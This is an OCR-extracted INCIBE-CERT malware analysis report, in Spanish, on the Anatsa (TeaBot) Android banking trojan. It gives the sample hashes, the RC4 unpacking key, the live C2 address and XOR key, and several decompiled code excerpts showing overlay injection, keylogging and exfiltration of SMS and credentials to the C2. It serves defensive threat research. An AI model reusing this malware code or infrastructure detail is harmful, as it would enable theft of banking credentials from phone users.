

Estudio del análisis de Anatsa

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD
017
incibe cert_

Junio 2021

INCIBE-CERT_ESTUDIO_ANALISIS_ANATSA_2021_v1.0

Índice

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

1. Sobre este estudio

Este estudio contiene un informe técnico detallado, realizado tras el análisis de una muestra encontrada, a raíz de los indicadores obtenidos de diferentes fuentes de información, con el objetivo de identificar la familia a la que pertenece este código dañino y las acciones que realiza, para poder así recabar la mayor información posible.

Las acciones llevadas a cabo para la elaboración de este informe comprenden un análisis estático y dinámico dentro de un entorno controlado. Hay que destacar que la muestra analizada ya había sido subida con anterioridad a la plataforma de VirusTotal, lo que la convierte en una muestra de dominio público y accesible para cualquier analista que disponga de una cuenta de pago en dicha plataforma.

Este estudio está dirigido de forma general a los profesionales de TI y de ciberseguridad, investigadores y analistas, técnicos interesados en el análisis e investigación de este tipo de amenazas. También puede resultar de especial interés para aquellos usuarios que utilicen dispositivos Android.

En cuanto a la metodología seguida, las tareas de *reversing* se han realizado con Android Studio (Emulator), JADX, dex2jar y BURP Suite, así como scripts de desempaquetado propios.

2. Organización del documento

Este documento consta de una 3.- Introducción, en la que se expone el tipo de amenaza que representa el código dañino Anatsa, exponiendo su alcance y la situación actual de las campañas de ciberataques, así como una breve descripción de su comportamiento.

A continuación, en el apartado 4.- Informe técnico, se recogen los resultados del análisis dinámico y estático de la muestra de Anatsa que ha sido analizada, partiendo de cómo conseguir la información que contiene el fichero con el que se va a trabajar, las capacidades del *malware* y sus acciones, hasta sus técnicas de antidetección, de antingeniería inversa y de persistencia.

Finalmente, el apartado 5.- Conclusión, recoge los aspectos más importantes tratados a lo largo del estudio.

Adicionalmente, el documento cuenta con dos anexos: en el Anexo 1 se recoge el identificador de compromiso (IOC), y en el Anexo 2, una regla Yara, ambas para la detección de la muestra en cuestión.

3. Introducción

A principios de enero de 2021 se descubre un nuevo troyano bancario para dispositivos Android que es analizado en paralelo por diferentes organizaciones, asignándole a cada una de ellas, un nombre diferente. De este modo, a este troyano se le conoce como **Anatsa**, **TeaBot** o **Toddler**.

Esta familia de *malware* hace uso de funciones muy similares a las de otros troyanos bancarios para Android, como **Cerberus**, **Anubis** o **Flubot**, siendo así detectada por los principales sistemas *antimalware* que, en algunos casos, la etiquetan como alguna de las anteriores. Esto también se debe a que la aplicación empaquetada utiliza los sistemas de protección basados en el algoritmo RC4 utilizados por las otras familias.

Además, todo parece indicar que existe cierta conexión con la familia Flubot, otro troyano ya analizado por INCIBE en un estudio dedicado, ya que se han encontrado casos en los que estas dos amenazas comparten direcciones de paneles de *phishing*, desde los que se han podido descargar ambas amenazas en algún momento. Por lo tanto, los cibercriminales que operan estos dos *malware* de Android, podrían estar relacionados de alguna forma.

En el caso de Flubot, aunque se produjo la detención en Barcelona de diferentes individuos que parecían presuntamente estar a cargo de las operaciones de la amenaza, estas han continuado. Sin embargo, a diferencia de Flubot, cuyo foco inicial fue España, el objetivo de esta familia parece tener un alcance más amplio, buscando, desde un primer momento, tener impacto en otros países de Europa.

En cuanto a la funcionalidad del código dañino, una vez el usuario instala la aplicación en su dispositivo, ésta comienza a rastrear los identificadores de todas las aplicaciones que vaya iniciando y cuando detecta un inicio de sesión en una de las aplicaciones objetivo, tiene la capacidad de inyectar páginas superpuestas de forma que el usuario piensa que está introduciendo las credenciales en la aplicación original cuando, en realidad, las está enviando al servidor de mando y control (C2), controlado por los operadores del código dañino.

4. Informe técnico

A continuación, se detalla la información obtenida durante el análisis de las muestras.

4.1. Información general

A raíz de los indicadores obtenidos de diferentes fuentes de información, se localiza una muestra que parece tratarse del *malware* Anatsa, objeto de este análisis. Tras su descarga, se comprueba con el comando *file* de Linux que se trata de un paquete comprimido en formato ZIP, que es utilizado por las aplicaciones .APK del sistema Android.

```
anatska.apk:  Zip archive data, at least v1.0 to extract
```

La firma de la muestra analizada es la siguiente:

Algoritmo	Hash
MD5	8ad1cbb3c7e9c9b673e5c016456e66cd
SHA1	b354b2193e13956747cf3cf1268caaa9ae9601a0
SHA256	8a5cbee0c4b28d5f48bc1c2dd5dd21cf045c51dfe835f673409fafcf0e7e2265

Tabla 1. Detalles de la muestra de código malicioso

4.2. Resumen de acciones

El código dañino es capaz de realizar lo siguiente:

- Enviar, interceptar y ocultar mensajes SMS.
- Leer la agenda de contactos y estado del teléfono.
- Modificar los ajustes de sonido (silenciar).
- Mostrar una ventana emergente en cualquier aplicación (utilizado durante la instalación para forzar a aceptar el acceso a los servicios de accesibilidad).
- Eliminar aplicaciones.
- Abusar del servicio de accesibilidad para realizar tareas, como las inyecciones o control remoto. Lo que permitiría, entre otros, el robo de credenciales.
- Captura de pulsaciones de teclado (*keylog*).
- Acceso a códigos de Google Authenticator.
- Compartición de pantalla en tiempo real.

4.3. Análisis detallado

Tras revisar la decompilación del código fuente de la aplicación, se observa que ésta se encuentra ofuscada, ya que no se observa ningún código legible, sino valores aparentemente sin sentido a primera vista. Por tanto, se puede intuir que la aplicación se encuentra empaquetada y se está ocultando el código real del código dañino. Esta es una técnica muy común, vista en muchas amenazas para sistemas Android que hace que la tarea de análisis resulte algo más lenta.



Ilustración 1. Vista del decompilado de una de las funciones de la aplicación

Por otra parte, en el fichero AndroidManifest se observan los permisos que requiere esta aplicación:

```
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.READ_PHONE_STATE
android.permission.SEND_SMS
android.permission.RECEIVE_SMS
android.permission.READ_SMS
android.permission.USE_BIOMETRIC
android.permission.WRITE_SMS
android.permission.RECEIVE_MMS
android.permission.WAKE_LOCK
android.permission.USE_FULL_SCREEN_INTENT
android.permission.SYSTEM_ALERT_WINDOW
android.permission.REQUEST_DELETE_PACKAGES
android.permission.QUERY_ALL_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.GET_ACCOUNTS
android.permission.REQUEST_PASSWORD_COMPLEXITY
```

La ofuscación observada es muy común en las aplicaciones Android maliciosas, donde se esconde normalmente un fichero cifrado mediante RC4, que, tras ser descifrado resulta ser un formato .dex que contiene el código original. Este es descifrado en tiempo de ejecución y cargado por la aplicación. La dificultad, desde el punto de vista del análisis, reside en localizar el fichero y la clave de descifrado, que son calculados normalmente de forma dinámica mediante una gran cantidad de operaciones.

En este caso, la ofuscación con la que se encuentra protegida es el *software* APK Protector y el fichero que contiene el código original se encuentra dentro de la ruta *assets/dex/classes-v1.bin* cuya clave RC4 es 31353A36303C3E393532303831313E.

```
assets/topsites/icon/ic_frvr.webp
assets/dex/classes-v1.bin
internal_dex: 'assets/dex/classes-v1.bin'
password: '31353A36303C3E393532303831313E'
cyberchef_link: 'None'
res_file_path: '                                    teabot/8a5cbee0c4b28d5f48bc1c2dd5dd21cf045c51dfe835f673409fafcf0e7e2265_decrypted.dex'
reports: '{'EN': '', 'ES': ''}'
ERROR: 'False'
```

Ilustración 2. Descifrado estático del código original de la aplicación

Tras descifrar el recurso de esta aplicación, se accede al código original que, tras un análisis superficial, se comprueba que también se encuentra ofuscado mediante el renombrado de variables y la inserción de código basura que dificulta encontrar las secciones de código que contienen la funcionalidad principal, ya que se han perdido los nombres de variables, clases y funciones originales.

Como puede observarse en el código, la muestra analizada incluye soporte para diferentes idiomas, como español, inglés, italiano, alemán, francés y holandés.

```
public static boolean m7694f4a6() {
    if ((31 + 3) % 3 <= 0) {
    }
    if ((15 + 23) % 23 <= 0) {
    }
    String language = Locale.getDefault().getLanguage();
    return language.equals("es") || language.equals("en") || language.equals("de") || language.equals("it") || language.equals("nl") || language.equals("fr");
}

/* JADX WARNING: Removed duplicated region for block: B:31:0x007b  */
/* JADX WARNING: Removed duplicated region for block: B:40:0x0092 A[RETURN] */
public static String m7b8b965a() {
    char c;
    if ((17 + 15) % 15 <= 0) {
    }
    if ((14 + 32) % 32 <= 0) {
    }
    String language = Locale.getDefault().getLanguage();
    int hashCode = language.hashCode();
    if (hashCode != 3201) {
        if (hashCode != 3246) {
            if (hashCode != 3276) {
                if (hashCode != 3371) {
                    if (hashCode == 3518 && language.equals("nl")) {
                        c = 3;
                        return c == 0 ? c != 1 ? c != 2 ? c != 3 ? c != 4 ? "uninstall" : "désinst" : "verwijderen" : "disinstalla" : "deinstallieren" : "desinstalar";
                    }
                } else if (language.equals("it")) {
                    c = 2;
                    if (c == 0) {
                    }
                }
            } else if (language.equals("fr")) {
                c = 4;
                if (c == 0) {
                }
            }
        } else if (language.equals("es")) {
            c = 0;
            if (c == 0) {
            }
        }
    } else if (language.equals("de")) {
        c = 1;
        if (c == 0) {
        }
    }
    c = 65535;
    if (c == 0) {
    }
}
```

Ilustración 3. Funciones para el reconocimiento del idioma del teléfono

Aunque se han incluido diferentes métodos de ofuscación, las cadenas de caracteres utilizadas por la aplicación no parecen estar ofuscadas, lo cual facilita poder encontrar los segmentos de código de mayor interés.

Tras abrir por primera vez la aplicación, se lanza una ventana que incita al usuario a permitir el acceso al servicio de accesibilidad.



Ilustración 4. Ventana principal de la aplicación que incita al usuario a habilitar el servicio de accesibilidad

Este *malware*, al igual que la mayoría de otros troyanos bancarios de Android, abusa de este servicio, con la intención de detectar cuándo se abre una aplicación en el dispositivo y poder así realizar acciones concretas, como la de inyectar páginas que suplantan a la original, para intentar capturar las credenciales del usuario.

```
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
    List<CharSequence> text;
    CharSequence charSequence;
    if ((23 + 22) % 22 <= 0) {
    }
    if ((14 + 2) % 2 <= 0) {
    }
    C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
    if (!C0230pf0e7d21f.f823a) {
        if (accessibilityEvent.getEventType() == 32 || accessibilityEvent.getEventType() == 2048 || accessibilityEvent.getEventType() == 4194304 || accessibilityEvent.getEvent
            f947i = accessibilityEvent.getSource();
        }
        try {
            if (f944f == 0) {
                try {
                    if (pd1ec9774.mb2f5ff47()) {
                        C0246pf0e7d21f.f868h = System.currentTimeMillis() + 2000;
                    }
                } catch (Exception e) {
                    e.printStackTrace();
                }
                f944f = System.currentTimeMillis();
            }
            long currentTimeMillis = System.currentTimeMillis();
            if (currentTimeMillis - f945g > 7000000 && (!Build.MANUFACTURER.toLowerCase().contains("huawei") || Build.VERSION.SDK_INT != 29)) {
                Intent intent = new Intent(this, p665896e0.class);
                intent.addFlags(268435456);
                startActivity(intent);
                f945g = System.currentTimeMillis();
            }
            if (accessibilityEvent.getEventType() == 16384 && (text = accessibilityEvent.getText()) != null && text.size() == 1 && (charSequence = text.get(0)) != null && char
                f946h = currentTimeMillis;
            }
            f949k = C0243pbefe1559.m7694f4a6(this);
            f950l = C0243pbefe1559.md9567975(this);
            if (C0256p909863db.f893i.get() && !C0256p909863db.f892h.mo1129c()) {
                AccessibilityNodeInfo rootInActiveWindow = getRootInActiveWindow();
                List<AccessibilityNodeInfo> m92eb5ffe = C0243pbefe1559.m92eb5ffe(rootInActiveWindow, "TextView");
                m92eb5ffe.addAll(C0243pbefe1559.m92eb5ffe(rootInActiveWindow, "Button"));
                m92eb5ffe.addAll(C0243pbefe1559.m8277e091(rootInActiveWindow, "android.view.view"));
                ArrayList arrayList = new ArrayList();
                for (AccessibilityNodeInfo accessibilityNodeInfo : m92eb5ffe) {
                    CharSequence text2 = accessibilityNodeInfo.getText();
                    if (text2 != null) {
                        Rect rect = new Rect();
                        accessibilityNodeInfo.getBoundsInScreen(rect);
                        arrayList.add(new C0248p45bb07bc(text2.toString(), rect, accessibilityNodeInfo.isVisibleToUser()));
                    }
                }
                List<AccessibilityNodeInfo> m92eb5ffe2 = C0243pbefe1559.m92eb5ffe(rootInActiveWindow, "EditText");
                ArrayList arrayList2 = new ArrayList();
                for (AccessibilityNodeInfo accessibilityNodeInfo2 : m92eb5ffe2) {
                    if (accessibilityNodeInfo2.isVisibleToUser()) {
```

Ilustración 5. Función de callback utilizada por el servicio de accesibilidad para recibir los eventos

Una vez autorizado, el troyano comienza sus operaciones y la comunicación con sus servidores C2. La muestra analizada incorpora una dirección únicamente.

```
[] f850b = {"http://185.215.113.31:82/api/"};
```

Ilustración 6. Configuración del C2 de la muestra en el código

Se han observado tres tipos de peticiones diferentes. Por un lado, contacta cada 10 segundos mediante POST a la ruta */botupdate*. Esta comunicación es cifrada mediante la operación XOR con el valor 66 que se encuentra 'hardcodeado' en el código como puede verse en el método **C0279pf0e7d21f.run**.

```
public void run() {
    if ((1 + 30) % 30 <= 0) {
    }
    if ((14 + 21) % 21 <= 0) {
    }
    while (true) {
        if (!C0243pbefe1559.m83878c91()) {
            try {
                Thread.sleep(5000);
            } catch (InterruptedException e) {
                e.printStackTrace();
            }
        } else {
            if (this.f964a == null) {
                this.f964a = C0251pf0e7d21f.m0cc175b9(this.f966c);
            }
            byte[] bytes = this.f964a.toString().getBytes();
            for (int i = 0; i < bytes.length; i++) {
                bytes[i] = (byte) (bytes[i] ^ 66);
            }
            try {
                pdb8ece3f.m0cc175b9(this.f966c, new JSONObject(C0237p7c1aaba9.m92eb5ffe(C0243pbefe1559.me1671797(this.f966c, this.f965b, "botupdate"), bytes)));
                this.f964a = null;
            } catch (IOException | JSONException e2) {
                e2.printStackTrace();
                C0243pbefe1559.m41529076();
            }
            pdb8ece3f.mb2f5ff47(this.f966c);
            if (pcebd03b8.f943e != null) {
                C0268pf0e7d21f.m0cc175b9(this.f966c);
                pd1ec9774.m0cc175b9(this.f966c);
                p5bc67bc0.m0cc175b9();
                C0259p5c8b6c7d.m0cc175b9();
                C0264pb1c56b21.m0cc175b9();
            }
            pdb8ece3f.m92eb5ffe(this.f966c);
            if (!C0243pbefe1559.m7b8b965a(this.f966c, pcebd03b8.class)) {
                pdb8ece3f.m8fa14cdd(this.f966c).post(new RunnableC0280pf0e7d21f(this));
            }
            Thread.sleep(10000);
        }
    }
}
```

Ilustración 7. Función que se encarga de contactar con el servidor C2 para enviar la petición "botupdate"

La información enviada tiene una estructura concreta diseñada en formato JSON mediante el método **C0251pf0e7d21f.m0cc175b9**.

```
p8a63796c.f879a.mo1089a(context, "logged_sms");
p8a63796c.f879a.mo1089a(context, "captured_injects");
try {
    jSONObject2.put("hwid", C0243pbefe1559.m363b122c(context));
    jSONObject2.put("device_name", C0243pbefe1559.m865c0c0b());
    jSONObject2.put("phone_number", C0243pbefe1559.m6f8f5771(context));
    jSONObject2.put("battery_level", C0243pbefe1559.mb2f5ff47(context));
    jSONObject2.put("acs_enabled", C0243pbefe1559.m7b8b965a(context, pcebd03b8.class));
    jSONObject2.put("doze_enabled", C0243pbefe1559.md9567975(context));
    jSONObject2.put("country", C0243pbefe1559.m2510c390(context));
    jSONObject2.put("locale", C0243pbefe1559.m7b774eff());
    jSONObject2.put("screen_active", !C0243pbefe1559.m7694f4a6(context));
    jSONObject2.put("screen_secure", C0243pbefe1559.m4b43b0ae(context));
    jSONObject2.put("sms_manager", Telephony.Sms.getDefaultSmsPackage(context));
    jSONObject2.put("android_version", Build.VERSION.SDK_INT);
    jSONObject2.put("current_logged_password", C0239p8c652218.f839a);
    jSONObject2.put("ver", 6);
    jSONObject.put("data_update", jSONObject2);
    jSONObject.put("logged_sms", new JSONArray((Collection) b));
    jSONObject.put("logged_pushes", new JSONArray((Collection) arrayList));
    jSONObject.put("system_logs", new JSONArray((Collection) new ArrayList(C0240p909863db.f842a)));
    jSONObject.put("captured_injects", new JSONArray((Collection) arrayList3));
    jSONObject.put("completed_commands", new JSONArray((Collection) arrayList2));
    C0240p909863db.f842a.clear();
    if (!C0254pbefe1559.f886b.isEmpty()) {
        ArrayList arrayList4 = new ArrayList();
        for (C0255pf0e7d21f pf0e7d21f2 : C0254pbefe1559.f886b) {
            JSONObject jSONObject3 = new JSONObject();
            JSONObject jSONObject4 = new JSONObject();
            for (Map.Entry<String, C0253p45bb07bc> entry : pf0e7d21f2.mo1106b().entrySet()) {
                jSONObject4.put(entry.getKey(), entry.getValue().mo1104c());
            }
            jSONObject3.put("application", pf0e7d21f2.f890a);
            jSONObject3.put("data", jSONObject4);
            arrayList4.add(jSONObject3);
        }
        jSONObject.put("captured_keyloggers", new JSONArray((Collection) arrayList4));
        C0254pbefe1559.f886b.clear();
    }
    if (f877a) {
        JSONArray jSONArray = new JSONArray();
        C0243pbefe1559.m8ce4b16b(context, jSONArray);
        jSONObject.put("installed_apps", jSONArray);
        f877a = false;
    }
```

Ilustración 8. Función que se encarga de generar el JSON para enviar al C2



Ilustración 9. Petición /botupdate enviada al C2 y su correspondiente descifrado XOR

A su vez, el servidor responde cifrando esta respuesta con la misma clave que, tras ser descifrada, indica al troyano si debe realizar alguna tarea adicional.



Ilustración 10. Respuesta de la petición /botupdate recibida desde el C2 tras ser descifrada con XOR

Esta es la única petición que viaja cifrada al C2. Las siguientes dos, que se describen a continuación, se tratan de peticiones HTTP en texto plano sin ningún tipo de cifrado. Por un lado, realiza una petición de tipo GET a la ruta */getkeyloggers* con la que obtiene el listado de afectaciones del sistema de *keylog*.



Ilustración 11. Respuesta de la petición /getkeyloggers recibida desde el C2

De forma independiente, realiza también otra petición, en este caso de tipo POST a */getbotinjects* para obtener el listado de aplicaciones a las que afectan las inyecciones. En el cuerpo de la petición, incluye un listado con los identificadores de las aplicaciones instaladas en el dispositivo, a lo que el servidor responde con la selección de cuáles de éstas tienen afectación junto con el código HTML que será superpuesto.

```
private boolean m865c0c0b() {
    if ((26 + 21) % 21 <= 0) {
    }
    if ((30 + 21) % 21 <= 0) {
    }
    C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
    JSONArray jSONArray = new JSONArray();
    C0243pbefe1559.m8ce4b16b(this, jSONArray);
    JSONObject jSONObject = new JSONObject();
    jSONObject.put("installed_apps", jSONArray);
    try {
        JSONArray jSONArray2 = new JSONArray(C0237p7c1aaba9.m4a8a08f0(C0243pbefe1559.me1671797(this, p8a63796c, "getbotinjects"), jSONObject.toString().getBytes(StandardCharset
        for (int i = 0; i < jSONArray2.length(); i++) {
            JSONObject jSONObject2 = jSONArray2.getJSONObject(i);
            p8a63796c.f879a.mo1091c(this, jSONObject2.getString("application"), jSONObject2.getString("html"));
        }
        return true;
    } catch (JSONException e) {
        e.printStackTrace();
        return false;
    }
}
```

Ilustración 12. Código encargado de obtener el listado de aplicaciones a las que afectarán las inyecciones

